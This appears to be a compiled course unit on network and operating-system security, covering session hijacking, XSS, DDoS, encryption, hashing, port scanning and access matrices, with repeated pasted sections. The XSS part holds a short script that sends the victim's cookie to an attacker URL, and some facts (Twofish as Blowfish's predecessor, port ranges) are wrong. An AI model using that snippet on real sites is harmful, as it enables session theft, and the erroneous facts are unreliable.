UNIT-III

**Session Hijacking**


TCP session hijacking is a security attack on a user session over a protected network. The most common method of session hijacking is called IP spoofing, when an attacker uses source-routed IP packets to insert commands into an active communication between two nodes on a network and disguise itself as one of the authenticated users. This type of attack is possible because authentication typically is only done at the start of a TCP session.


Another type of session hijacking is known as a man-in-the-middle attack, where the attacker, using a sniffer, can observe the communication between devices and collect the data that is transmitted.

Different ways of session hijacking:

There are many ways to do Session Hijacking. Some of them are given below –

 it can be seen that attack captures the victim’s session ID to gain access to the server by using some packet sniffers.






**Cross Site Scripting(XSS Attack)**  
Attacker can also capture victim’s Session ID using XSS attack by using javascript. If an attacker sends a crafted link to the victim with the malicious JavaScript, when the victim clicks on the link, the JavaScript will run and complete the instructions made by the attacker.

<SCRIPT type="text/javascript">

var adr = '../attacker.php?victim\_cookie=' + escape(document.cookie);

</SCRIPT>



IP Spoofing  
**Spoofing** is pretending to be someone else. This is a technique used to gain unauthorized access to the computer with an IP address of a trusted host. In implementing this technique, attacker has to obtain the IP address of the client and inject his own packets spoofed with the IP address of client into the TCP session, so as to fool the server that it is communicating with the victim i.e., the original host.

**Blind** Attack  
If attacker is not able to sniff packets and guess the correct sequence number expected by server, brute force combinations of sequence number can be tried.

**MITIGATION**

To defend a network with session hijacking, a defender has to implement both security measures at Application level and Network level. Network level hijacks can be prevented by Ciphering the packets so that the hijacker cannot decipher the packet headers, to obtain any information which will aid in spoofing. This encryption can be provided by using protocols such as IPSEC, SSL, SSH etc. Internet security protocol (IPSEC) has the ability to encrypt the packet on some shared key between the two parties involved in communication. IPsec runs in two modes: Transport and Tunnel.  
In Transport Mode only the data sent in the packet is encrypted while in Tunnel Mode both packet headers and data are encrypted, so it is more restrictive.

Session hijacking is a serious threat to Networks and Web applications on web as most of the systems are vulnerable to it.

**DDOS attack**

A distributed denial-of-service (DDoS) attack targets websites and servers by disrupting network services. A DDoS attack attempts to exhaust an application’s resources. The perpetrators behind these attacks flood a site with errant traffic, resulting in poor website functionality or knocking it offline altogether.

These types of attacks are on the rise: In the first half of 2021, Azure Networking reported a [25 percent increase in DDoS attacks](https://go.microsoft.com/fwlink/p/?linkid=2193124) compared to Q4 in 2020. From there, Azure mitigated upwards of 359,713 unique attacks against its global infrastructure during the second half of 2021—a 43 percent increase from the first half of the year.

DDoS attacks are wide-reaching, targeting all sorts of industries and companies of all sizes worldwide. With that stated, certain industries, such as gaming, ecommerce, and telecommunications, are targeted more than others. DDoS attacks are some of the most common cyberthreats, and they can potentially compromise your business, online security, sales, and reputation.

**How DDoS attacks work**

During a DDoS attack, a series of bots, or botnet, floods a website or service with HTTP requests and traffic. Essentially, multiple computers storm one computer during an attack, pushing out legitimate users. As a result, service can be delayed or otherwise disrupted for a length of time.

It’s possible that hackers can also infiltrate your database during an attack, accessing all kinds of sensitive information. DDoS attacks can exploit security vulnerabilities and be targeted at any endpoint that is reachable, publicly, through the internet.

Denial-of-service attacks can last hours, or even days. These cyber assaults can also cause multiple disruptions throughout a singular attack. Both personal and business devices are susceptible to them.

**Types of DDoS attacks**

There are several different types of DDoS attacks. In general, a DDoS attack falls under three primary categories: volumetric attack, protocol attack, and resource layer attack.

A volumetric attack overwhelms the network layer with—what, initially, appears to be legitimate—traffic. This type of attack is the most common form of DDoS attack. An example of a volumetric attack is DNS (Domain Name Server) amplification, which uses open DNS servers to flood a target with DNS response traffic.

A protocol attack causes a service disruption by exploiting a weakness in the layer 3 and layer 4 protocol stack. A SYN attack, which consumes all available server resources (thus making a server unavailable), is an example of such an attack.

A resource (or application) layer attack targets web application packets and disrupts the transmission of data between hosts. Examples of this type of attack include HTTP protocol violations, SQL injection, cross-site scripting, and other layer 7 attacks.

Cyber-attackers might use one or multiple types of attacks against a network. For instance, an attack might start off as one class of attack and then morph into or combine with another threat to wreak havoc on a system.

Additionally, there are a variety of cyberattacks within each category. The number of new cyberthreats is on the rise, and expected to climb, as cybercriminals become more sophisticated.

If you suspect your network is under attack, it’s important that you act fast—on top of downtime, a DDoS attack can leave your organization vulnerable to other hackers, malware, or cyberthreats.

How to detect and respond to a DDoS attack

While there’s no one way to detect a DDoS attack, there are a few signs your network is under assault:

You see a surge in web traffic, seemingly out of nowhere, that’s coming from the same IP address or range.

You experience slow or irregular network performance.

Your website, online store, or other service goes completely offline.

Modern software solutions can help determine potential threats. A network security and monitoring service can alert you to system changes so that you can respond quickly.

You also want to have a DDoS-attack action plan—with defined roles and procedures—so your team can take swift and decisive action against these threats. It’s important to remember that not all DDoS attacks are the same; you’ll need different response protocols in place to mitigate different attacks.

**How to prevent DDoS attacks**

Before a cyberthreat is on your radar, you need to have a process for one in place. Preparedness is key to promptly detecting and remedying an attack.

You want to:

Develop a denial-of-service defense strategy to help detect, prevent, and reduce DDoS attacks.

Identify gaps in security and assess potential threats to your setup.

Update any protection software or technology and ensure it’s working correctly.

Get your team on board and assign roles in the event of an attack.

It’s essential that you boost your efforts with products, processes, and services that help you secure your business. That way, once a threat is detected, your team is knowledgeable and empowered to act on it.

**DDoS protection**

Guard your network against future attacks. To help secure your business:

Conduct a risk analysis on a regular basis to understand which areas of your organization need threat protection.

Organize a DDoS-attack response team whose focus is to identify and mitigate attacks.

Incorporate detection and prevention tools throughout your online operations, and train users on what to look out for.

Evaluate the effectiveness of your defense strategy—including running practice drills—and determine next steps.

DDoS attack protection comes in many forms—from online resources to monitoring software to threat-detection tools. Learn how to thwart malicious attacks with the help of industry-leading, trusted Microsoft security experts.

Minimize your risk of a DDoS attack

Through securing your clouds and platforms, integrated security tools, and rapid response capabilities, Microsoft Security helps stop DDoS attacks across your entire organization.

**What is Encryption?**

Encryption is a transformed type of genuine information where only the authorized parties know how to read it, so in the worst case scenario if somebody has access to these files they would still not be able to understand the message in it.

The bases of encryption are since the ancient times. A good example is the pigeon couriers, where the kings used to send messages to their commandants in the battle field in a specific code, when the enemies caught them, they could not read them, just that the message was lost, but if arrived at the destination commandant had the decryption vocabulary so they could decrypt it.

**What is encryption?**

Encryption is a way of scrambling data so that only authorized parties can understand the information. In technical terms, it is the process of converting human-readable plaintext to incomprehensible text, also known as ciphertext. In simpler terms, encryption takes readable data and alters it so that it appears random. Encryption requires the use of a [cryptographic key](https://www.cloudflare.com/learning/ssl/what-is-a-cryptographic-key/): a set of mathematical values that both the sender and the recipient of an encrypted message agree on.

Although encrypted data appears random, encryption proceeds in a logical, predictable way, allowing a party that receives the encrypted data and possesses the right key to decrypt the data, turning it back into plaintext. Truly secure encryption will use keys complex enough that a third party is highly unlikely to decrypt or break the ciphertext by [brute force](https://www.cloudflare.com/learning/security/threats/brute-force-attack/) — in other words, by guessing the key.

Data can be encrypted "at rest," when it is stored, or "in transit," while it is being transmitted somewhere else.

**What is a key in cryptography?**

A cryptographic key is a string of characters used within an encryption algorithm for altering data so that it appears random. Like a physical key, it locks (encrypts) data so that only someone with the right key can unlock (decrypt) it.

What are the different types of encryption?

The two main kinds of encryption are symmetric encryption and [asymmetric encryption](https://www.cloudflare.com/learning/ssl/what-is-asymmetric-encryption/). Asymmetric encryption is also known as [public key](https://www.cloudflare.com/learning/ssl/how-does-public-key-encryption-work/) encryption.

In symmetric encryption, there is only one key, and all communicating parties use the same (secret) key for both encryption and decryption. In asymmetric, or public key, encryption, there are two keys: one key is used for encryption, and a different key is used for decryption. The decryption key is kept private (hence the "private key" name), while the encryption key is shared publicly, for anyone to use (hence the "public key" name). Asymmetric encryption is a foundational technology for [TLS](https://www.cloudflare.com/learning/ssl/transport-layer-security-tls/) (often called [SSL](https://www.cloudflare.com/learning/ssl/what-is-ssl/)).

**Why is data encryption necessary?**

**Privacy:** Encryption ensures that no one can read communications or data at rest except the intended recipient or the rightful data owner. This prevents attackers, ad networks, Internet service providers, and in some cases governments from intercepting and reading sensitive data, protecting user [privacy](https://www.cloudflare.com/learning/privacy/what-is-data-privacy/).

**Security:** Encryption helps prevent [data breaches](https://www.cloudflare.com/learning/security/threats/what-is-a-data-breach/), whether the data is in transit or at rest. If a corporate device is lost or stolen and its hard drive is properly encrypted, the data on that device will still be secure. Similarly, encrypted communications enable the communicating parties to exchange sensitive data without leaking the data.

**Data integrity:** Encryption also helps prevent malicious behavior such as [on-path attacks](https://www.cloudflare.com/learning/security/threats/on-path-attack/). When data is transmitted across the Internet, encryption ensures that what the recipient receives has not been viewed or tampered with on the way.

**Regulations:** For all these reasons, many industry and government regulations require companies that handle user data to keep that data encrypted. Examples of regulatory and compliance standards that require encryption include HIPAA, PCI-DSS, and the [GDPR](https://www.cloudflare.com/learning/privacy/what-is-the-gdpr/).

What is an encryption algorithm?

An encryption algorithm is the method used to transform data into ciphertext. An algorithm will use the encryption key in order to alter the data in a predictable way, so that even though the encrypted data will appear random, it can be turned back into plaintext by using the decryption key.

**What are some common encryption algorithms?**

Commonly used symmetric encryption algorithms include:

AES

3-DES

SNOW

Commonly used asymmetric encryption algorithms include:

RSA

Elliptic curve cryptography

What is a brute force attack in encryption?

A [brute force attack](https://www.cloudflare.com/learning/bots/brute-force-attack/) is when an attacker who does not know the decryption key attempts to determine the key by making millions or billions of guesses. Brute force attacks are much faster with modern computers, which is why encryption has to be extremely strong and complex. Most modern encryption methods, coupled with high-quality passwords, are resistant to brute force attacks, although they may become vulnerable to such attacks in the future as [computers become more and more powerful](https://www.cloudflare.com/learning/ssl/quantum/what-is-quantum-computing/). Weak passwords are still susceptible to brute force attacks.

How is encryption used to keep Internet browsing secure?

Encryption is foundational for a variety of technologies, but it is especially important for keeping [HTTP](https://www.cloudflare.com/learning/ddos/glossary/hypertext-transfer-protocol-http/) requests and responses secure. The protocol responsible for this is called [HTTPS](https://www.cloudflare.com/learning/ssl/what-is-https/) (Hypertext Transfer Protocol Secure). A website served over HTTPS instead of HTTP will have a URL that begins with https:// instead of http://, usually represented by a secured lock in the address bar.

HTTPS uses the encryption protocol called Transport Layer Security (TLS). In the past, an earlier encryption protocol called Secure Sockets Layer (SSL) was the standard, but TLS has replaced SSL. A website that implements HTTPS will have a [TLS certificate](https://www.cloudflare.com/learning/ssl/what-is-an-ssl-certificate/) installed on its origin server. [Learn more about TLS and HTTPS](https://www.cloudflare.com/learning/ssl/transport-layer-security-tls/).

ypes of Encryption


There are two types of encryptions schemes as listed below:

Symmetric Key encryption

Public Key encryption


Symmetric Key encryption

Symmetric key encryption algorithm uses same cryptographic keys for both encryption and decryption of cipher text.



Public Key encryption

Public key encryption algorithm uses pair of keys, one of which is a secret key and one of which is public. These two keys are mathematically linked with each other.



**Hashing**

In terms of security, hashing is a technique used to encrypt data and generate unpredictable hash values. It is the hash function that generates the hash code, which helps to protect the security of transmission from unauthorized users.

Hash function algorithms

Hashing algorithm provides a way to verify that the message received is the same as the message sent. It can take a plain text message as input and then computes a value based on that message.

Key Points

The length of computed value is much shorter than the original message.

It is possible that different plain text messages could generate the same value.

Here we will discuss a sample hashing algorithm in which we will multiply the number of a’s, e’s and h’s in the message and will then add the number of o’s to this value.

For example, the message is “ the combination to the safe is two, seven, thirty-five”. The hash of this message, using our simple hashing algorithm is as follows:

2 x 6 x 3 ) + 4 = 40

The hash of this message is sent to John with cipher text. After he decrypts the message, he computes its hash value using the agreed upon hashing algorithm. If the hash value sent by Bob doesn’t match the hash value of decrypted message, John will know that the message has been altered.

For example, John received a hash value of 17 and decrypted a message Bob has sent as “You are being followed, use backroads, hurry”


He could conclude the message had been altered, this is because the hash value of the message he received is:

(3x4x1)+4 = 16

This is different from then value 17 that Bob sent.

Digital Signature

Digital signatures allow us to verify the author, date and time of signatures, authenticate the message contents. It also includes authentication function for additional capabilities.



A digital signature should not only be tied to the signing user, but also to the message.

Applications

There are several reasons to implement digital signatures to communications:

**Authentication**

Digital signatures help to authenticate the sources of messages. For example, if a bank’s branch office sends a message to central office, requesting for change in balance of an account. If the central office could not authenticate that message is sent from an authorized source, acting of such request could be a grave mistake.

**Integrity**

Once the message is signed, any change in the message would invalidate the signature.


**Non-repudiation**

By this property, any entity that has signed some information cannot at a later time deny having signed it.

**Firewall Security**

Firewall is a barrier between Local Area Network (LAN) and the Internet. It allows keeping private resources confidential and minimizes the security risks. It controls network traffic, in both directions.

The following diagram depicts a sample firewall between LAN and the internet. The connection between the two is the point of vulnerability. Both hardware and the software can be used at this point to filter network traffic.



There are two types of Firewall system: One works by using filters at the network layer and the other works by using proxy servers at the user, application, or network layer.

**Different Types of Encryption Algorithm**

**. AES**

AES stands for [Advanced Encryption Standard](https://www.educba.com/advanced-encryption-standard/), which is the most common mode of data encryption.

AES used 128 bit for data encryption, while it also has the tendency to bring 192 and 256-bit heavy encryption.

The US government has endorsed this encryption algorithm and can be considered best to protect the system against all kinds of attacks, but not the [brute force attack](https://www.educba.com/what-is-a-brute-force-attack/).

**2. RSA**

RSA can be defined as the de facto algorithm to encrypt the data transmitted over the internet.

It is nothing but an asymmetric algorithm and has been considered opposite to that of Triple-DES, a [symmetric algorithm](https://www.educba.com/symmetric-algorithms/).

In RSA, the data has been encrypted using the public key, while a private key has been used to decode it. The main concern that comes in a while using this algorithm is, the private key has to be kept very secure to protect the data or system from abuse.

**3. Triple DES**

Triple DES can be defined as the updated or advanced version of the Data Encryption Standard that has been used to encrypt the data in many organizations.

Triple DES is the symmetric algorithm and hence depends upon a single key to encrypt and decrypt the data.

It has been called Triple DES as the uses three different keys of 56 bits each in order to encrypt the data, which eventually makes it 168-bit data encryption.

In some industries, DES has been considered the standard to protect the data as it is the most common encryption algorithm.

**4. Blowfish**

Blowfish may be defined as the symmetric algorithm that has been introduced to replace the Data Encryption Standard(DES).

This algorithm divides the entire message into a block of 64 bits which then gets encrypted individually to enhance security.

Blowfish is often used in the websites that accept or process the payment online in order to encrypt the card and other critical details.

**5. Twofish**

Twofish can be defined as another symmetric algorithm that is actually a predecessor of Blowfish.

Unlike to Blowfish, there is just a single key used to encrypt or decrypt the data, and the key is supposed to be a 256-bit long key.

It is freely available for anyone who wants to use it, and due to its free and easy availability, it has been preferred by several software and hardware environments.

Role of Protection in Operating System


Its main role is to provide a mechanism for implementing policies that define the use of resources in a computer system. Some rules are set during the system's design, while others are defined by system administrators to secure their files and programs.

Every program has distinct policies for using resources, and these policies may change over time. Therefore, system security is not the responsibility of the system's designer, and the programmer must also design the protection technique to protect their system against infiltration.

**Domain of Protection**

Various domains of protection in operating system are as follows:

The protection policies restrict each process's access to its resource handling. A process is obligated to use only the resources necessary to fulfil its task within the time constraints and in the mode in which it is required. It is a process's protected domain.

Processes and objects are abstract data types in a computer system, and these objects have operations that are unique to them. A domain component is defined as **<object, {set of operations on object}>**.  


Each domain comprises a collection of objects and the operations that may be implemented on them. A domain could be made up of only one process, procedure, or user. If a domain is linked with a procedure, changing the domain would mean changing the procedure ID. Objects may share one or more common operations.

Association between Process and Domain

When processes have the necessary access rights, they can switch from one domain to another. It could be of two types, as shown below.

**1. Fixed or Static**

In a fixed association, all access rights could be given to processes at the start. However, the results in a large number of access rights for domain switching. As a result, a technique of changing the domain's contents is found dynamically.

**2. Changing or dynamic**

A process may switch dynamically and creating a new domain in the process.

Security measures of Operating System

There are various security measures of the operating system that the users may take. Some of them are as follows:

The network used for file transfers must be secure at all times. During the transfer, no alien software should be able to harvest information from the network. It is referred to as network sniffing, and it could be avoided by implementing encrypted data transfer routes. Moreover, the OS should be capable of resisting forceful or even accidental violations.

Passwords are a good authentication method, but they are the most common and vulnerable. It is very easy to crack passwords.

Security measures at various levels are put in place to prevent malpractices, like no one being allowed on the premises or access to the systems.

The best authentication techniques include a username-password combination, eye retina scan, fingerprint, or even user cards to access the system.

System Authentication

**One-time passwords, encrypted passwords,** and **cryptography** are used to create a strong password and a formidable authentication source.

**1. One-time Password**

It is a way that is unique at every login by the user. It is a combination of two passwords that allow the user access. The system creates a random number, and the user supplies a matching one. An algorithm generates a random number for the system and the user, and the output is matched using a common function.

**2. Encrypted Passwords**

It is also a very effective technique of authenticating access. Encrypted data is passed via the network, which transfers and checks passwords, allowing data to pass without interruption or interception.

**3. Cryptography**

It's another way to ensure that unauthorized users can't access data transferred over a network. It aids in the data secure transmission. It introduces the concept of a key to protecting the data. The key is crucial in this situation. When a user sends data, he encodes it using a computer that has the key, and the receiver must decode the data with the same key. As a result, even if the data is stolen in the middle of the process, there's a good possibility the unauthorized user won't be able to access it.

Port scanning is a method of determining which ports on a network are open and could be receiving or sending data. It is also a process for sending packets to specific ports on a host and analyzing responses to identify vulnerabilities.

This scanning can’t take place without first identifying a list of active hosts and mapping those hosts to their IP addresses. This activity, called host discovery, starts by doing a network scan.

The goal behind port and network scanning is to identify the organization of IP addresses, hosts, and ports to properly determine open or vulnerable server locations and diagnose security levels. Both network and port scanning can reveal the presence of security measures in place such as a firewall between the server and the user’s device.

After a thorough network scan is complete and a list of active hosts is compiled, port scanning can take place to identify open ports on a network that may enable unauthorized access.

It’s important to note that network and port scanning can be used by both IT administrators and cybercriminals to verify or check the security policies of a [network](https://www.avast.com/en-in/business/solutions/network-security) and identify vulnerabilities — and in the attackers’ case, to exploit any potential weak entry points. In fact, the host discovery element in network scanning is often the first step used by attackers before they execute an attack.  
As both scans continue to be used as key tools for attackers, the results of network and port scanning can provide important indications of network security levels for IT administrators trying to keep networks safe from attacks.

**Port Scanning**

Port scanning is a method of determining which ports on a network are open and could be receiving or sending data. It is also a process for sending packets to specific ports on a host and analyzing responses to identify vulnerabilities.

This scanning can’t take place without first identifying a list of active hosts and mapping those hosts to their IP addresses. This activity, called host discovery, starts by doing a network scan.

The goal behind port and network scanning is to identify the organization of IP addresses, hosts, and ports to properly determine open or vulnerable server locations and diagnose security levels. Both network and port scanning can reveal the presence of security measures in place such as a firewall between the server and the user’s device.

After a thorough network scan is complete and a list of active hosts is compiled, port scanning can take place to identify open ports on a network that may enable unauthorized access.

It’s important to note that network and port scanning can be used by both IT administrators and cybercriminals to verify or check the security policies of a [network](https://www.avast.com/en-in/business/solutions/network-security) and identify vulnerabilities — and in the attackers’ case, to exploit any potential weak entry points. In fact, the host discovery element in network scanning is often the first step used by attackers before they execute an attack.  
As both scans continue to be used as key tools for attackers, the results of network and port scanning can provide important indications of network security levels for IT administrators trying to keep networks safe from attacks

What are ports and port numbers?

Computer ports are the central docking point for the flow of information from a program or the Internet, to a device or another computer in the network and vice versa. Think of it as the parking spot for data to be exchanged through electronic, software, or programming-related mechanisms.

Port numbers are used for consistency and programming. The port number combined with an IP address form the vital information kept by every Internet Service Provider in order to fulfill requests. Ports range from 0 to 65,536 and basically rank by popularity.

Ports 0 to 1023 are well known port numbers that are designed for Internet use although they can have specialized purposes as well. They are administered by the Internet Assigned Numbers Authority (IANA). These ports are held by top-tier companies like Apple QuickTime, MSN, SQL services, and other prominent organizations. You may recognize some of the more prominent ports and their assigned services:

Port 20 (UDP) holds File Transfer Protocol (FTP) used for data transfer

Port 22 (TCP) holds Secure Shell (SSH) protocol for secure logins, ftp, and port forwarding

Port 53 (UDP) is the Domain Name System (DNS) which translates names to IP addresses

Port 80 (TCP) is the World Wide Web HTTP

Numbers 1024 through 49151 are considered “registered ports” meaning they are registered by software corporations. Ports 49,151 through 65,536 are dynamic and private ports - and can be used by nearly everyone.

**What are the protocols used in port scanning?**

The general protocols used for port scanning are TCP (transmission control protocol) and UDP (user datagram protocol). They are both data transmission methods for the internet but have different mechanisms.

While TCP is a reliable, two-way connection-based transmission of data that relies on the destination’s status in order to complete a successful send, UDP is connectionless and unreliable. Data sent via the UDP protocol is delivered without concern for the destination; therefore, it is not guaranteed that the data will even make it.

Using these two protocols, there are several different techniques for performing port scans.

What are the different port scanning techniques?

There are several techniques for port scanning, depending on the specific goal. It’s important to note that cybercriminals will also choose a specific port scanning technique based on their goal, or attack strategy.

Listed below are a few of the techniques and how they work:

**Ping scans:** The simplest port scans are called ping scans. In a network, a ping is used to verify whether or not a network data packet can be distributed to an IP address without errors. Ping scans are internet control message protocol (ICMP) requests and send out an automated blast of several ICMP requests to different servers to bait responses. IT administrators may use this technique to troubleshoot, or disable the ping scan by using a firewall — which makes it impossible for attackers to find the network through pings.

**Half-open or SYN scans:** A half-open scan, or SYN (short for synchronize) scan, is a tactic that attackers use to determine the status of a port without establishing a full connection. This scan only sends a SYN message and doesn’t complete the connection, leaving the target hanging. It’s a quick and sneaky technique aimed at finding potential open ports on target devices.

**XMAS scans:** XMAS scans are even quieter and less noticeable by firewalls. For example, FIN packets are usually sent from server or client to terminate a connection after establishing a TCP 3-way handshake and successful transfer of data and this is indicated through a message “no more data is available from the sender.” FIN packets often go unnoticed by firewalls because SYN packets are primarily being looked for. For this reason, XMAS scans send packets with all of the flags — including FIN — expecting no response, which would mean the port is open. If the port is closed, a RST response would be received. The XMAS scan rarely shows up in monitoring logs and is simply a sneakier way to learn about a network’s protection and firewall.

What type of port scan results can you get from port scanning?

Port scan results reveal the status of the network or server and can be described in one of three categories: open, closed, or filtered.

**Open ports:** Open ports indicate that the target server or network is actively accepting connections or datagrams and has responded with a packet that indicates it is listening. It also indicates that the service used for the scan (typically TCP or UDP) is in use as well.  
Finding open ports is typically the overall goal of port scanning and a victory for a cybercriminal looking for an attack avenue. The challenge for IT administrators is trying to barricade open ports by installing firewalls to protect them without limiting access for legitimate users.

**Closed ports:** Closed ports indicate that the server or network received the request, but there is no service “listening” on that port. A closed port is still accessible and can be useful in showing that a host is on an IP address. IT administrators should still monitor closed ports as they could change to an open status and potentially create vulnerabilities. IT administrators should consider blocking closed ports with a firewall, where they would then become “filtered” ports.

**Filtered ports:** Filtered ports indicate that a request packet was sent, but the host did not respond and is not listening. This usually means that a request packet was filtered out and/or blocked by a firewall. If packets do not reach their target location, attackers cannot find out more information. Filtered ports often respond with error messages reading “destination unreachable” or “communication prohibited.”

# What is a Network Operating System?

The basic definition of an [**operating system**](https://www.geeksforgeeks.org/types-of-operating-systems/) is that the operating system is the interface between the computer hardware and the user. And in daily life, we use the operating system on our devices which provides a good GUI, and many more features with it. Similarly, a network operating system(NOS) is software that connects multiple devices and computers on the network and allows them to share resources on the network. Let’s see what are the functions of the network operating system.

**Functions of the NOS :**  
Following are the main functions of NOS :

* Creating and managing user accounts on the network.
* Controlling access to resources on the network.
* Provide communication services between the devices on the network.
* Monitor and troubleshoot the network.
* Configuring and Managing the resources on the network.

Now let’s see the type of Network Operating systems.

**Types of Network operating systems :**  
There are mainly two types of networks, one is peer to peer and another is client/server. Now let’s see each type one by one.

The basic definition of an [**operating system**](https://www.geeksforgeeks.org/types-of-operating-systems/) is that the operating system is the interface between the computer hardware and the user. And in daily life, we use the operating system on our devices which provides a good GUI, and many more features with it. Similarly, a network operating system(NOS) is software that connects multiple devices and computers on the network and allows them to share resources on the network. Let’s see what are the functions of the network operating system.

**Functions of the NOS :**  
Following are the main functions of NOS :

* Creating and managing user accounts on the network.
* Controlling access to resources on the network.
* Provide communication services between the devices on the network.
* Monitor and troubleshoot the network.
* Configuring and Managing the resources on the network.

Now let’s see the type of Network Operating systems.

**Types of Network operating systems :**  
There are mainly two types of networks, one is peer to peer and another is client/server. Now let’s see each type one by one.

**Difference between Network OS and Distributed OS**

The difference Between Network Operating System and Distributed Operating System are given below:

|  |  |  |
| --- | --- | --- |
| S.NO | Network Operating System | Distributed Operating System |
| 1. | Network Operating System’s main objective is to provide the local services to remote client. | Distributed Operating System’s main objective is to manage the hardware resources. |
| 2. | In Network Operating System, Communication takes place on the basis of files. | In Distributed Operating System, Communication takes place on the basis of messages and shared memory. |
| 3. | Network Operating System is more scalable than Distributed Operating System. | Distributed Operating System is less scalable than Network Operating System. |
| 4. | In Network Operating System, fault tolerance is less. | While in Distributed Operating System, fault tolerance is high. |
| 5. | Rate of autonomy in Network Operating System is high. | While The rate of autonomy in Distributed Operating System is less. |
| 6. | Ease of implementation in Network Operating System is also high. | While in Distributed Operating System Ease of implementation is less. |
| 7. | In Network Operating System, All nodes can have different operating system. | While in Distributed Operating System, All nodes have same operating system. |

# Implementation of Access Matrix in Distributed OS

[access matrix](https://www.geeksforgeeks.org/access-matrix-in-operating-system/) is likely to be very sparse and takes up a large chunk of memory. Therefore direct implementation of access matrix for access control is storage inefficient. The inefficiency can be removed by decomposing the access matrix into rows or columns.Rows can be collapsed by deleting null values and so for the columns to increase efficiency. From these approaches of decomposition three implementation of access matrix can be formed which are widely used. They are as follows:

1. Capabilities
2. **1.** Capabilities

**2.** Access Control List


1. **3.** Lock and Key Method

